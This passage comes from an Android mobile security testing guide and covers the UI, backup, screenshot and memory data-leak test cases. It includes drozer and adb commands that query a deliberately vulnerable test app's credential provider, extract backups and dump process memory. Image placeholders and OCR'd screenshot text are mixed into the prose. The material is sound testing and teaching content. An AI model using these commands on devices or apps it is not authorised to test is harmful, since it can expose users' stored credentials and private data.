dz> run scanner.provider.traversal -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Vulnerable Providers:
  content://com.mwr.example.sieve.FileBackupProvider/
  content://com.mwr.example.sieve.FileBackupProvider
```

Note that adb can also be used to query content providers:

```
$ adb shell content query --uri content://com.owaspomtg.vulnapp.provider.CredentialProvider/credentials
Row: 0 id=1, username=admin, password=StrongPwd
Row: 1 id=2, username=test, password=test
...
```

Checking for Sensitive Data Disclosure Through the User Interface (MSTG-STORAGE-7)

Overview

Entering sensitive information when, for example, registering an account or making payments, is an essential part of using many apps. This data may be financial information such as credit card data or user account passwords. The data may be exposed if the app doesn't properly mask it while it is being typed.

In order to prevent disclosure and mitigate risks such as shoulder surfing you should verify that no sensitive data is exposed via the user interface unless explicitly required (e.g. a password being entered). For the data required to be present it should be properly masked, typically by showing asterisks or dots instead of clear text.

Carefully review all UI components that either show such information or take it as input. Search for any traces of sensitive information and evaluate if it should be masked or completely removed.

Static Analysis

Text Fields

To make sure an application is masking sensitive user input, check for the following attribute in the definition of `EditText`:

```
android:inputType="textPassword"
```

With this setting, dots (instead of the input characters) will be displayed in the text field, preventing the app from leaking passwords or pins to the user interface.

App Notifications

When statically assessing an application, it is recommended to search for any usage of the `NotificationManager` class which might be an indication of some form of notification management. If the class is being used, the next step would be to understand how the application is generating the notifications.

These code locations can be fed into the Dynamic Analysis section below, providing an idea of where in the application notifications may be dynamically generated.

Dynamic Analysis

To determine whether the application leaks any sensitive information to the user interface, run the application and identify components that could be disclosing information.

Text Fields

If the information is masked by, for example, replacing input with asterisks or dots, the app isn't leaking data to the user interface.

App Notifications

To identify the usage of notifications run through the entire application and all its available functions looking for ways to trigger any notifications. Consider that you may need to perform actions outside of the application in order to trigger certain notifications.

While running the application you may want to start tracing all calls to functions related to the notifications creation, e.g. `setContentTitle` or `setContentText` from `NotificationCompat.Builder`. Observe the trace in the end and evaluate if it contains any sensitive information.

Testing Backups for Sensitive Data (MSTG-STORAGE-8)

Overview

This test case focuses on ensuring that backups do not store sensitive application specific data. The following checks should be performed:

- Check `AndroidManifest.xml` for relevant backup flags.
- Attempt to backup the application and inspect the backup for sensitive data.

Static Analysis

Local

Android provides an attribute called `allowBackup` to back up all your application data. This attribute is set in the `AndroidManifest.xml` file. If the value of this attribute is **true**, the device allows users to back up the application with Android Debug Bridge (ADB) via the command `$ adb backup`.

To prevent the app data backup, set the `android:allowBackup` attribute to **false**. When this attribute is unavailable, the allowBackup setting is enabled by default, and backup must be manually deactivated.

> Note: If the device was encrypted, then the backup files will be encrypted as well.

Check the `AndroidManifest.xml` file for the following flag:

```
android:allowBackup="true"
```

If the flag value is **true**, determine whether the app saves any kind of sensitive data (check the test case "Testing for Sensitive Data in Local Storage").

Cloud

Regardless of whether you use key/value backup or auto backup, you must determine the following:

- which files are sent to the cloud (e.g., SharedPreferences)
- whether the files contain sensitive information
- whether sensitive information is encrypted before being sent to the cloud.

> If you don't want to share files with Google Cloud, you can exclude them from Auto Backup. Sensitive information stored at rest on the device should be encrypted before being sent to the cloud.

- **Auto Backup**: You configure Auto Backup via the boolean attribute `android:allowBackup` within the application's manifest file. Auto Backup is enabled by default for applications that target Android 6.0 (API level 23). You can use the attribute `android:fullBackupOnly` to activate auto backup when implementing a backup agent, but this attribute is available for Android versions 6.0 and above only. Other Android versions use key/value backup instead.

```
android:fullBackupOnly
```

Auto backup includes almost all the app files and stores up 25 MB of them per app in the user's Google Drive account. Only the most recent backup is stored; the previous backup is deleted.

- **Key/Value Backup**: To enable key/value backup, you must define the backup agent in the manifest file. Look in `AndroidManifest.xml` for the following attribute:

```
android:backupAgent
```

To implement key/value backup, extend one of the following classes:

- BackupAgent
- BackupAgentHelper

To check for key/value backup implementations, look for these classes in the source code.

Dynamic Analysis

After executing all available app functions, attempt to back up via adb. If the backup is successful, inspect the backup archive for sensitive data. Open a terminal and run the following command:

```
$ adb backup -apk -nosystem <package-name>
```

ADB should respond now with "Now unlock your device and confirm the backup operation" and you should be asked on the Android phone for a password. This is an optional step and you don't need to provide one. If the phone does not prompt this message, try the following command including the quotes:

```
$ adb backup "-apk -nosystem <package-name>"
```

The problem happens when your device has an adb version prior to 1.0.31. If that's the case you must use an adb version of 1.0.31 also on your host computer. Versions of adb after 1.0.32 broke the backwards compatibility.

Approve the backup from your device by selecting the *Back up my data* option. After the backup process is finished, the file *.ab* will be in your working directory. Run the following command to convert the .ab file to tar.

```
$ dd if=mybackup.ab bs=24 skip=1|openssl zlib -d > mybackup.tar
```

In case you get the error `openssl:Error: 'zlib' is an invalid command.` you can try to use Python instead.

```
$ dd if=backup.ab bs=1 skip=24 | python -c "import zlib,sys;sys.stdout.write(zlib.decompress(sys.stdin.read()))" > backup.tar
```

The *Android Backup Extractor* is another alternative backup tool. To make the tool to work, you have to download the Oracle JCE Unlimited Strength Jurisdiction Policy Files for JRE7 or JRE8 and place them in the JRE lib/security folder. Run the following command to convert the tar file:

```
$ java -jar abe.jar unpack backup.ab
```

if it shows some Cipher information and usage, which means it hasn't unpacked successfully. In this case you can give a try with more arguments:

```
$ abe [-debug] [-useenv=yourenv] unpack <backup.ab> <backup.tar> [password]
```

```
$ java -jar abe.jar unpack backup.ab backup.tar 123
```

Extract the tar file to your working directory.

```
$ tar xvf mybackup.tar
```

Finding Sensitive Information in Auto-Generated Screenshots (MSTG-STORAGE-9)

Overview

Manufacturers want to provide device users with an aesthetically pleasing experience at application startup and exit, so they introduced the screenshot-saving feature for use when the application is backgrounded. This feature may pose a security risk. Sensitive data may be exposed if the user deliberately screenshots the application while sensitive data is displayed. A malicious application that is running on the device and able to continuously capture the screen may also expose data. Screenshots are written to local storage, from which they may be recovered by a rogue application (if the device is rooted) or someone who has stolen the device.

For example, capturing a screenshot of a banking application may reveal information about the user's account, credit, transactions, and so on.

Static Analysis

A screenshot of the current activity is taken when an Android app goes into background and displayed for aesthetic purposes when the app returns to the foreground. However, this may leak sensitive information.

To determine whether the application may expose sensitive information via the app switcher, find out whether the FLAG_SECURE option has been set. You should find something similar to the following code snippet:

Example in Java:

```
getWindow().setFlags(WindowManager.LayoutParams.FLAG_SECURE,
                WindowManager.LayoutParams.FLAG_SECURE);

setContentView(R.layout.activity_main);
```


Example in Kotlin:


```
window.setFlags(WindowManager.LayoutParams.FLAG_SECURE,
                WindowManager.LayoutParams.FLAG_SECURE)

setContentView(R.layout.activity_main)
```

If the option has not been set, the application is vulnerable to screen capturing.

Dynamic Analysis

While black-box testing the app, navigate to any screen that contains sensitive information and click the home button to send the app to the background, then press the app switcher button to see the snapshot. As shown below, if `FLAG_SECURE` is set (left image), the snapshot will be empty; if the flag has not been set (right image), activity information will be shown:




5:42
Email
Email account
You can set up your account in just
OMTG-DATAST-008
This application contains sentive data!
Username: litsnarf
Password: OW******

On devices supporting file-based encryption (FBE), snapshots are stored in the `/data/system_-ce/<USER_ID>/<IMAGE_FOLDER_NAME>` folder. `<IMAGE_FOLDER_NAME>` depends on the vendor but most common names are `snapshots` and `recent_images`. If the device doesn't support FBE, the `/data/system/<IMAGE_FOLDER_NAME>` folder is used.

> Accessing these folders and the snapshots requires root.

Checking Memory for Sensitive Data (MSTG-STORAGE-10)

Overview

Analyzing memory can help developers identify the root causes of several problems, such as application crashes. However, it can also be used to access sensitive data. This section describes how to check for data disclosure via process memory.

First identify sensitive information that is stored in memory. Sensitive assets have likely been loaded into memory at some point. The objective is to verify that this information is exposed as briefly as possible.

To investigate an application's memory, you must first create a memory dump. You can also analyze the memory in real-time, e.g., via a debugger. Regardless of your approach, memory dumping is a very error-prone process in terms of verification because each dump contains the output of executed functions. You may miss executing critical scenarios. In addition, overlooking data during analysis is probable unless you know the data's footprint (either the exact value or the data format). For example, if the app encrypts with a randomly generated symmetric key, you likely won't be able to spot it in memory unless you can recognize the key's value in another context.

Therefore, you are better off starting with static analysis.

Static Analysis

For an overview of possible sources of data exposure, check the documentation and identify application components before you examine the source code. For example, sensitive data from a backend may be in the HTTP client, the XML parser, etc. You want all these copies to be removed from memory as soon as possible.

In addition, understanding the application's architecture and the architecture's role in the system will help you identify sensitive information that doesn't have to be exposed in memory at all. For example, assume your app receives data from one server and transfers it to another without any processing. That data can be handled in an encrypted format, which prevents exposure in memory.

However, if you need to expose sensitive data in memory, you should make sure that your app is designed to expose as few data copies as possible as briefly as possible. In other words, you want the handling of sensitive data to be centralized (i.e., with as few components as possible) and based on primitive, mutable data structures.

The latter requirement gives developers direct memory access. Make sure that they use this access to overwrite the sensitive data with dummy data (typically zeroes). Examples of preferable data types include `byte []` and `char []`, but not `String` or `BigInteger`. Whenever you try to modify an immutable object like `String`, you create and change a copy of the object.

Using non-primitive mutable types like `StringBuffer` and `StringBuilder` may be acceptable, but it's indicative and requires care. Types like `StringBuffer` are used to modify content (which is what you want to do). To access such a type's value, however, you would use the `toString` method, which would create an immutable copy of the data. There are several ways to use these data types without creating an immutable copy, but they require more effort than simply using a primitive array. Safe memory management is one benefit of using types like `StringBuffer` , but this can be a two-edged sword. If you try to modify the content of one of these types and the copy exceeds the buffer capacity, the buffer size will automatically increase. The buffer content may be copied to a different location, leaving the old content without a reference you can use to overwrite it.

Unfortunately, few libraries and frameworks are designed to allow sensitive data to be overwritten. For example, destroying a key, as shown below, doesn't really remove the key from memory:

Example in Java:

```java
SecretKey secretKey = new SecretKeySpec("key".getBytes(), "AES");
secretKey.destroy();
```

Example in Kotlin:

```kotlin
val secretKey: SecretKey = SecretKeySpec("key".toByteArray(), "AES")
secretKey.destroy()
```

Overwriting the backing byte-array from `secretKey.getEncoded` doesn't remove the key either; the SecretKeySpec-based key returns a copy of the backing byte-array. See the sections below for the proper way to remove a `SecretKey` from memory.

The RSA key pair is based on the `BigInteger` type and therefore resides in memory after its first use outside the `AndroidKeyStore`. Some ciphers (such as the AES `Cipher` in `BouncyCastle`) do not properly clean up their byte-arrays.

User-provided data (credentials, social security numbers, credit card information, etc.) is another type of data that may be exposed in memory. Regardless of whether you flag it as a password field, `EditText` delivers content to the app via the `Editable` interface. If your app doesn't provide `Editable.Factory`, user-provided data will probably be exposed in memory for longer than necessary. The default `Editable` implementation, the `SpannableStringBuilder`, causes the same issues as Java's `StringBuilder` and `StringBuffer` cause (discussed above).

In summary, when performing static analysis to identify sensitive data that is exposed in memory, you should:

- Try to identify application components and map where data is used.
- Make sure that sensitive data is handled by as few components as possible.
- Make sure that object references are properly removed once the object containing the sensitive data is no longer needed.
- Make sure that garbage collection is requested after references have been removed.
- Make sure that sensitive data gets overwritten as soon as it is no longer needed.
  - Don't represent such data with immutable data types (such as `String` and `BigInteger`).
  - Avoid non-primitive data types (such as `StringBuilder`).
  - Overwrite references before removing them, outside the `finalize` method.
  - Pay attention to third-party components (libraries and frameworks). Public APIs are good indicators. Determine whether the public API handles the sensitive data as described in this chapter.

The following section describes pitfalls of data leakage in memory and best practices for avoiding them.

Don't use immutable structures (e.g., `String` and `BigInteger`) to represent secrets. Nullifying these structures will be ineffective: the garbage collector may collect them, but they may remain on the heap after garbage collection. Nevertheless, you should ask for garbage collection after every critical operation (e.g., encryption, parsing server responses that contain sensitive information). When copies of the information have not been properly cleaned (as explained below), your request will help reduce the length of time for which these copies are available in memory.

To properly clean sensitive information from memory, store it in primitive data types, such as byte-arrays (`byte[]`) and char-arrays (`char[]`). As described in the "Static Analysis" section above, you should avoid storing the information in mutable non-primitive data types.

Make sure to overwrite the content of the critical object once the object is no longer needed. Overwriting the content with zeroes is one simple and very popular method:

Example in Java:

```java
byte[] secret = null;
try{
    //get or generate the secret, do work with it, make sure you make no local copies
} finally {
    if (null != secret) {
        Arrays.fill(secret, (byte) 0);
    }
}
```

Example in Kotlin:

```kotlin
val secret: ByteArray? = null
try {
     //get or generate the secret, do work with it, make sure you make no local copies
} finally {
    if (null != secret) {
        Arrays.fill(secret, 0.toByte())
    }
}
```

This doesn't, however, guarantee that the content will be overwritten at runtime. To optimize the bytecode, the compiler will analyze and decide not to overwrite data because it will not be used afterwards (i.e., it is an unnecessary operation). Even if the code is in the compiled DEX, the optimization may occur during the just-in-time or ahead-of-time compilation in the VM.

There is no silver bullet for this problem because different solutions have different consequences. For example, you may perform additional calculations (e.g., XOR the data into a dummy buffer), but you'll have no way to know the extent of the compiler's optimization analysis. On the other hand, using the overwritten data outside the compiler's scope (e.g., serializing it in a temp file) guarantees that it will be overwritten but obviously impacts performance and maintenance.

Then, using `Arrays.fill` to overwrite the data is a bad idea because the method is an obvious hooking target (see the chapter "Tampering and Reverse Engineering on Android" for more details).

The final issue with the above example is that the content was overwritten with zeroes only. You should try to overwrite critical objects with random data or content from non-critical objects. This will make it really difficult to construct scanners that can identify sensitive data on the basis of its management.

Below is an improved version of the previous example:

Example in Java:

```java
byte[] nonSecret = somePublicString.getBytes("ISO-8859-1");
byte[] secret = null;
try{
    //get or generate the secret, do work with it, make sure you make no local copies
} finally {
    if (null != secret) {
        for (int i = 0; i < secret.length; i++) {
            secret[i] = nonSecret[i % nonSecret.length];
        }
        FileOutputStream out = new FileOutputStream("/dev/null");
        out.write(secret);
        out.flush();
        out.close();
    }
}
```

Example in Kotlin:

```
val nonSecret: ByteArray = somePublicString.getBytes("ISO-8859-1")
val secret: ByteArray? = null
try {
     //get or generate the secret, do work with it, make sure you make no local copies
} finally {
    if (null != secret) {
        for (i in secret.indices) {
            secret[i] = nonSecret[i % nonSecret.size]
        }

        val out = FileOutputStream("/dev/null")
        out.write(secret)
        out.flush()
        out.close()
        }
}
```

For more information, take a look at Securely Storing Sensitive Data in RAM.

In the "Static Analysis" section, we mentioned the proper way to handle cryptographic keys when you are using `AndroidKeyStore` or `SecretKey`.

For a better implementation of `SecretKey`, look at the `SecureSecretKey` class below. Although the implementation is probably missing some boilerplate code that would make the class compatible with `SecretKey`, it addresses the main security concerns:

- No cross-context handling of sensitive data. Each copy of the key can be cleared from within the scope in which it was created.
- The local copy is cleared according to the recommendations given above.

Example in Java:

```
  public class SecureSecretKey implements javax.crypto.SecretKey, Destroyable {
      private byte[] key;
      private final String algorithm;

      /** Constructs SecureSecretKey instance out of a copy of the provided key bytes.
        * The caller is responsible of clearing the key array provided as input.
        * The internal copy of the key can be cleared by calling the destroy() method.
        */
      public SecureSecretKey(final byte[] key, final String algorithm) {
          this.key = key.clone();
          this.algorithm = algorithm;
      }

      public String getAlgorithm() {
          return this.algorithm;
      }

      public String getFormat() {
          return "RAW";
      }

      /** Returns a copy of the key.
        * Make sure to clear the returned byte array when no longer needed.
        */
      public byte[] getEncoded() {
          if(null == key){
              throw new NullPointerException();
          }

          return key.clone();
      }

      /** Overwrites the key with dummy data to ensure this copy is no longer present in memory.*/
      public void destroy() {
          if (isDestroyed()) {
              return;
          }

          byte[] nonSecret = new String("RuntimeException").getBytes("ISO-8859-1");
          for (int i = 0; i < key.length; i++) {
            key[i] = nonSecret[i % nonSecret.length];
          }

          FileOutputStream out = new FileOutputStream("/dev/null");
          out.write(key);
          out.flush();
          out.close();

          this.key = null;
          System.gc();
      }

      public boolean isDestroyed() {
          return key == null;
      }
  }
```

Example in Kotlin:

```kotlin
class SecureSecretKey(key: ByteArray, algorithm: String) : SecretKey, Destroyable {
    private var key: ByteArray?
    private val algorithm: String
    override fun getAlgorithm(): String {
        return algorithm
    }

    override fun getFormat(): String {
        return "RAW"
    }

    /** Returns a copy of the key.
     * Make sure to clear the returned byte array when no longer needed.
     */
    override fun getEncoded(): ByteArray {
        if (null == key) {
            throw NullPointerException()
        }
        return key!!.clone()
    }

    /** Overwrites the key with dummy data to ensure this copy is no longer present in memory. */
    override fun destroy() {
        if (isDestroyed) {
            return
        }
        val nonSecret: ByteArray = String("RuntimeException").toByteArray(charset("ISO-8859-1"))
        for (i in key!!.indices) {
            key!![i] = nonSecret[i % nonSecret.size]
        }
        val out = FileOutputStream("/dev/null")
        out.write(key)
        out.flush()
        out.close()
        key = null
        System.gc()
    }

    override fun isDestroyed(): Boolean {
        return key == null
    }

    /** Constructs SecureSecretKey instance out of a copy of the provided key bytes.
     * The caller is responsible of clearing the key array provided as input.
     * The internal copy of the key can be cleared by calling the destroy() method.
     */
    init {
        this.key = key.clone()
        this.algorithm = algorithm
    }
}
```

Secure user-provided data is the final secure information type usually found in memory. This is often managed by implementing a custom input method, for which you should follow the recommendations given here. However, Android allows information to be partially erased from `EditText` buffers via a custom `Editable.Factory`.

```
EditText editText = ...; //  point your variable to your EditText instance
EditText.setEditableFactory(new Editable.Factory() {
  public Editable newEditable(CharSequence source) {
  ... // return a new instance of a secure implementation of Editable.
  }
});
```

Refer to the SecureSecretKey example above for an example Editable implementation. Note that you will be able to securely handle all copies made by editText.getText if you provide your factory. You can also try to overwrite the internal EditText buffer by calling editText.setText, but there is no guarantee that the buffer will not have been copied already. If you choose to rely on the default input method and EditText, you will have no control over the keyboard or other components that are used. Therefore, you should use this approach for semi-confidential information only.

In all cases, make sure that sensitive data in memory is cleared when a user signs out of the application. Finally, make sure that highly sensitive information is cleared out the moment an Activity or Fragment's onPause event is triggered.

> Note that this might mean that a user has to re-authenticate every time the application resumes.

Dynamic Analysis

Static analysis will help you identify potential problems, but it can't provide statistics about how long data has been exposed in memory, nor can it help you identify problems in closed-source dependencies. This is where dynamic analysis comes into play.

There are various ways to analyze the memory of a process, e.g. live analysis via a debugger/dynamic instrumentation and analyzing one or more memory dumps.

Retrieving and Analyzing a Memory Dump

Whether you are using a rooted or a non-rooted device, you can dump the app's process memory with objection and Fridump. You can find a detailed explanation of this process in the section "Memory Dump", in the chapter "Tampering and Reverse Engineering on Android".

After the memory has been dumped (e.g. to a file called "memory"), depending on the nature of the data you're looking for, you'll need a set of different tools to process and analyze that memory dump. For instance, if you're focusing on strings, it might be sufficient for you to execute the command strings or rabin2 -zz to extract those strings.

```
# using strings
$ strings memory > strings.txt

# using rabin2
$ rabin2 -ZZ memory > strings.txt
```

Open strings.txt in your favorite editor and dig through it to identify sensitive information.

However if you'd like to inspect other kind of data, you'd rather want to use radare2 and its search capabilities. See radare2's help on the search command (/?) for more information and a list of options. The following shows only a subset of them:

```
$ r2 <name_of_your_dump_file>

[0x00000000]> /?
Usage: /[!bf] [arg]  Search stuff (see 'e??search' for options)
|Use io.va for searching in non virtual addressing spaces
| / foo\x00                    search for string 'foo\0'
| /c[ar]                       search for crypto materials
| /e /E.F/i                    match regular expression
| /i foo                       search for string 'foo' ignoring case
| /m[?][ebm] magicfile         search for magic, filesystems or binary headers
| /v[1248] value               look for an `cfg.bigendian` 32bit value
| /w foo                       search for wide string 'f\0o\0o\0'
| /x ff0033                    search for hex string
| /z min max                   search for strings of given size
...
```


Runtime Memory Analysis

Instead of dumping the memory to your host computer, you can alternatively use r2frida. With it, you can analyze and inspect the app's memory while it's running. For example, you may run the previous search commands from r2frida and search the memory for a string, hexadecimal values, etc. When doing so, remember to prepend the search command (and any other r2frida specific commands) with a backslash \ after starting the session with `r2 frida://usb//<name_of_your_app>`.

For more information, options and approaches, please refer to section "In-Memory Search" in the chapter "Tampering and Reverse Engineering on Android".

Explicitly Dumping and Analyzing the Java Heap


For rudimentary analysis, you can use Android Studio's built-in tools. They are on the *Android Monitor* tab. To dump memory, select the device and app you want to analyze and click *Dump Java Heap*. This will create a *.hprof* file in the *captures* directory, which is on the app's project path.



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="sg.vp.owasp_mobile.myfirstapp" >

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="Totally broken"
        android:supportsRtl="true"
        android:theme="@style/AppTheme">
        <activity
            android:name=".MyActivity"
            android:label="Totally broken"
            android:theme="@style/AppTheme.NoActionBar" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
```

AndroidManifest.xml - My First App - [~/PentestTools/Android/Android_Testing_Methodology_App/MyFirstApp]
debug
Match Case
Regex
Words
No matches
Android Monitor
Xiaomi Redmi Note 2 Android 5.0.2 (API 21)
sg.vp.owasp_mobile.myfirstapp (27109)
logcat
Memory
CPU
GPU
Network
Dump Java Heap
4: Run
TODO
6: Android Monitor
FindBugs-IDEA
0: Messages
Terminal

To navigate through class instances that were saved in the memory dump, select the Package Tree View in the tab showing the *.hprof* file.



Snapshot_2016.05.12_17.40.34.hprof - My First App - [~/PentestTools/Android/Android_Testing_Methodology_App/MyFirstApp]
app heap
Package Tree View

Class Name	Total C...	Heap C...	Sizeof	Shallow...	Retai...
de	407	369		13700	13840
miui	92	56		1156	9534
float[]	308	295	0	7192	7192
sg	6	6		1272	3578
vp	6	6		1272	3578
owasp_mobile	6	6		1272	3578
myfirstapp	6	6		1272	3578
OMTG_DATAST_007_Memory (sg.vp.owasp_mobile.n	2	2	320	640	2254
MyActivity (sg.vp.owasp_mobile.myfirstapp)	2	2	304	608	1300
MyActivity$1 (sg.vp.owasp_mobile.myfirstapp)	2	2	12	24	24
OMTG_DATAST_007_Memory (sg.vp.owasp_mobile.n	0	0	320	0	0
MyActivity$1 (sg.vp.owasp_mobile.myfirstapp)	0	0	12	0	0
MyActivity (sg.vp.owasp_mobile.myfirstapp)	0	0	304	0	0
org	58	47		1184	1238
dalvik	35	5		108	780
short[]	240	201	0	696	696

Instance	Depth
0 = {OMTG_DATAST_007_Memory@315400768 (0x12cca240)}	3
